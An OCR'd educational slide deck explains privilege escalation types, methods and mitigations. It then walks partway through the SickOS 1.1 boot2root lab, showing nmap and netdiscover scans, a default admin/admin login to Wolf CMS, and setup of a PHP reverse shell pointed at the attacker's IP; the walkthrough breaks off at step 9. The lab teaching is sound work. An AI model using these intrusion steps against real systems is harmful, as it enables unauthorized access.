UNDERSTANDING PRIVILEGE ESCALATION ISSUES AND DETECTION & WALKTHROUGH SICKOS 1.1 (BOOT2ROOT CTF)

daisyB

Privilege Escalation Attack

- What is Privilege Escalation Attack?
- How does Privilege Escalation Attack happen?
- What are the methods to perform Privilege Escalation Attack?
- How to mitigate with Privilege Escalation Attack?

Boot2Root – SickOS 1.1

- What is SickOS 1.1?
- Walkthrough SickOS 1.1 step by step


DEFINITION

- vulnerability that **permits attacker** to **gain unauthorized access or impersonate other users in** accessing **the system** within security perimeter.

- Attacker will **take advantage to penetrate the system** in **order to gain confidential information and sensitive data** after attempting privilege escalation **further** in the system.

- This is because **important and confidential information** are usually **not stored in the first point of the penetration**

HOW DOES PRIVILEGE ESCALATION HAPPENS?



VERTICAL PRIVILEGE ESCALATION ATTACK


HORIZONTAL PRIVILEGE ESCALATION ATTACK

HOW DOES PRIVILEGE ESCALATION HAPPENS?

- the attacker gains access to the right of other user's account, either a machine or human with alike privileges
- Also known as account takeover
- It usually involves the lower-level account such as standard users as it may have lack of appropriate protection
- Example: Cookie manipulation to impersonate user

HORIZONTAL PRIVILEGE ESCALATION ATTACK

HOW DOES PRIVILEGE ESCALATION HAPPENS?



VERTICAL PRIVILEGE ESCALATION ATTACK

- involves in the increase of privilege access from what a user, application or other assets has been set for
- requires attacker to move from a low-level privilege access to a higher level
- Also known as privilege elevation attack

WHAT ARE THE METHODS TO PERFORM PRIVILEGE ESCALATION?

CREDENTIAL EXPLOITATION

VULNERABILITIES AND EXPLOITATION

MISCONFIGURATIONS

MALWARE

SOCIAL ENGINEERING

(CONT.)

CREDENTIAL EXPLOITATION

- attacker is required to only obtain user's credentials in order to get access of the account
- Example: **Dictionary attack**

VULNERABILITIES AND EXPLOITATION

- vulnerabilities found will be exploited by attacker in order to obtain system privilege

MISCONFIGURATIONS

- common reason for how privilege escalation happens
- Example: failure in configuring authentication

MALWARE

Two directions:

- Malware is deployed at user level
- Malware is deployed at root/admin level
- Example: Rootkits

SOCIAL ENGINEERING

- act of manipulating or tricking people to gain unauthorized access and escalate privileges
- Example: Voice phishing, pharming

HOW TO MITIGATE PRIVILEGE ESCALATION?

- ENFORCE LEAST PRIVILEGE
- PASSWORD POLICIES
- SYSTEM/APPLICATION UPDATE
- PRIVILEGE ESCALATION DETECTION

(CONT.)

ENFORCE LEAST PRIVILEGE

- Limiting access privilege to user according to roles

PASSWORD POLICIES

- ensure that the password used is strong
- implementation of multiple factor authorization

SYSTEM/APPLICATION UPDATE

- Patch over loopholes found in system application that may cause threat

APPLICATION HARDENING – PRIVILGE ESCALATION DETECTION

- UEBA (User and Entity Behavioural Analysis)
- PAM (Privilege Access Management)

(CONT.) – PRIVILEGE ESCALATION DETECTION

UEBA (User and Entity Behavioural Analysis)

- **Definition:**

solution that analyses the behaviour of user and entity of a system and detects any abnormal activities

- **Benefits:**

- Addresses a Wider Range of Cyberattacks
- Requires Fewer IT Analysts
- Reduces Costs
- Lowers Risk

- **Example: Exabeam**

PAM (Privilege Access Management)

- **Definition:**

techniques and technologies for controlling elevated access and rights for users, accounts, processes, and systems in an IT environment

- **Benefits:**

- Attack surface that protects from internal and external threat
- Reduced malware infection and propagation
- Enhanced operational performance
- Easier to achieve and prove compliance

- **Example: JumpCloud**

(CONT.) – APPLICATION HARDENING

- **DEFINITION:**

securing an application from attacks by removing vulnerabilities and adding layers of security

- **REASONS:**

- establishing a safe environment with a secure software development lifecycle method to protect business infrastructure
- determine steps that should be taken if the app is attacked
- allow your application to run safely in zero-trust environments to safeguard user credentials
- prevent hackers from examining internal values, monitoring, or tampering with the application

- **BENEFITS:**

- Reduce loopholes in security
- Protect brand image
- avoid financial loss

- **APPLICATION PATCHES:**

- Hotfixes: small sections of code that meant to repair a selected problem
- Patches: collections of fixes, usually released on a periodic basis or when adequate problems are addressed to allow a patch release
- Ugrade

BOOT2ROOT -SICKOS 1.1


daisyB


WALKTHROUGH SICKOS 1.1
daisyB

SCANNING & ENUMERATION

1. Open terminal and scan the IP address of the attacking machine.

- Command prompt: ifconfig



2. Enter root terminal and scan for /24 range of IP address to find the IP address of SickOS 1.1.

- Command prompt: sudo netdiscover -i eth0

*eth0 signifies the attacking machine. You may replace it with the machine's IP address.

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth0                                    130 ×

 Currently scanning: 192.168.255.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ___________________________________________________________________________
 192.168.56.1    0a:00:27:00:00:0f      1      60  Unknown vendor
 192.168.56.100  08:00:27:4f:ba:9a      2     120  PCS Systemtechnik GmbH
 192.168.56.102  08:00:27:47:7a:d5      2     120  PCS Systemtechnik GmbH
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 192.168.56.102                            1 ×
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-03 09:04 EST
Nmap scan report for 192.168.56.102
Host is up (0.00066s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 08:00:27:47:7A:D5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


3. Port scanning the IP address of SickOS to find open port and the service running on the port.


- Command prompt: sudo nmap -sC –sV <IP address of SickOS>


4. Create the proxy with SickOS IP address with the port found

- Ensure that proxy is not set to local host.











5. Look up for the IP address via browser. Since the web page is suspicious, try adding /robots.txt at the behind the IP address in search bar.


daisyB

6. Replace /robots.txt with /wolfcms. You will be redirected to a Wolf CMS site.



7. Try getting to the login page by adding ?/admin/login in the search bar. Login with username and password ‘admin’.







daisyB

EXPLOITATION (REVERSE-SHELL)

8. Go to the browser on your host, search for https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php . Copy the coding.




daisyB



9. Create a document and paste the coding into the document. Ensure the coding is saved into .php format. Change the IP address with the attacking device's and set the port.


* Port used will be the listening port
* You can save the file into a folder.

